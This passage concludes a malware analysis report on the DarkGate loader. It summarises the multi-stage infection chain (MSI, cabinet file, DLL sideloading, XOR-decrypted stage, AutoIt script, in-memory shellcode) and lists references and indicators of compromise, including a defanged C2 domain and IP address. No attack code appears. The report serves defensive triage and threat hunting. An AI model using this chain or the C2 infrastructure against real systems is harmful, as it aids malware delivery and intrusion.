


Figure 33: Extracting C2 Domain with x32dbg

Flow Summary

- Initial PDF (“case_-2023_4824647818.pdf”): Deliver MSI via AD download link.
- Downloaded First Stage MSI (“build-x64.msi”): Unpack embedded cabinet file.
- Extracted Cabinet File (“Binary.bz.WrappedSetupProgram”): Contains encrypted next stage DLL, and dummy app to use with tampered DLL for sideloading.
- Dummy App (“iTunesHelper.exe”): Used to load tampered import DLL.
- Tampered Import DLL (“CoreFoundation.dll”): Used to load and XOR decrypt next stage DLL
- Encrypted Second Stage DLL (“sqlite3.dll”): Drop embedded compiled AutoIt script, AutoIt binary, and character substitution alphabet, and invoke compiled script with AutoIt binary.
- AutoIt Binary (“autoit.exe”): Used to execute compiled AutoIt script.
- Character Substitution Alphabet (“test.txt”): Used to run compiled AutoIt script (or deobfuscate a decompiled version).
- Compiled Third Stage AutoIt Script (“script.a3x”): Construct final stage shellcode to load and execute in allocated memory.
- Final Stage DarkGate Agent (“finalstage.dat” or found in memory of host “vbc.exe” process at runtime): Beacon home and provide remote access / additional malware delivery functionality.

Takeaway

DarkGate is a commodity loader with remote access and modular plugin capability, written in Borland Delphi that is advertised under the Malware-as-a-Service (MaaS) business model on popular cybercrime forums [22]. It mainly serves to deliver other malware, commonly infostealers to compromised hosts and either aid in exfiltration of the data or futher access and persistence. As modern AV/EDR products scrutinize PE files much more aggressively, alternative file types that can nest additional stages and still look legitimate are becoming far too attractive to MaaS providers. Automated triage solutions and sandboxes can help uncover some of these protected samples, but it may not be feasible or cost effective for an organization to run every installation package or installer they utilize through a sandbox.

As this MSI delivery avenue is less and less successful, DarkGate may switch to alternate means of nesting additional stages, but as of writing, other recent samples can be dissected by applying a similar routine to that above.

Being able to triage samples manually when signature-based scanning fails, or reputation checks are bypassed due to the use of a code signing certificate can be crucial when threat hunting, or responding to incidents within an organization that may not have access to a sandbox or automated triage products.




Figure 34: DarkGate File Manager [21]




Figure 35: DarkGate Miscellaneous Features [21]




Figure 36: DarkGate Remote Access Features [21]

References, Appendix, & Tools Used

[1] https://www.sans.edu/cyber-security-programs/bachelors-degree/
[2] https://www.virustotal.com/gui/file/693ff5db0a085db5094bb96cd4c0ce1d1d3fdc2fbf6b92c32836f3e61a089e7a
[3] https://www.globalsign.com/en
[4] https://legroom.net/software/uniextract
[5] https://7-zip.org/
[6] https://github.com/horsicq/DIE-engine/releases
[7] https://dmcxblue.gitbook.io/red-team-notes/persistence/dll-search-order-hijacking
[8] https://hex-rays.com/ida-pro/
[9] https://ghidra-sre.org/
[10] https://binary.ninja/
[11] https://mh-nexus.de/en/hxd/
[12] https://www.autoitscript.com/site/autoit/
[13] https://github.com/gchq/CyberChef
[14] https://github.com/PonyPC/myaut_contrib
[15] https://www.autoitscript.com/autoit3/docs/functions/StringSplit.htm
[16] https://www.autoitscript.com/autoit3/docs/functions/FileRead.htm
[17] https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
[18] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows
[19] https://www.autoitscript.com/autoit3/docs/functions/BinaryToString.htm
[20] https://x64dbg.com/
[21] https://github.security.telekom.com/
[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate

Indicators of Compromise

SHA-256 Hashes:

693ff5db0a085db5094bb96cd4c0ce1d1d3fdc2fbf6b92c32836f3e61a089e7a
599ab65935afd40c3bc7f1734cbb8f3c8c7b4b16333b994472f34585ebebe882
107b32c5b789be9893f24d5bfe22633d25b7a3cae80082ef37b30e056869cc5c
f049356bb6a8a7cd82a58cdc9e48c492992d91088dda383bd597ff156d8d2929
17158c1a804bbf073d7f0f64a9c974312b3967a43bdc029219ab62545b94e724
2693c9032d5568a44f3e0d834b154d823104905322121328ae0a1600607a2175

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d
2296f929340976c680d199ce8e47bd7136d9f4c1f7abc9df79843e094f894236
91274ec3e1678cc1e92c02bc54a24372b19d644c855c96409b2a67a648034ccf
ee1ffb1f1903746e98aba2b392979a63a346fa0feab0d0a75477eacc72fc26a6
f7e97b100abe658a0bad506218ff52b5b19adb75a421d7ad91d500c327685d29

C2 Domain, IP & Port:
“prodomainnameeforappru[.]com", 46.21.157.142:port 443

Keywords: DarkGate malware persistence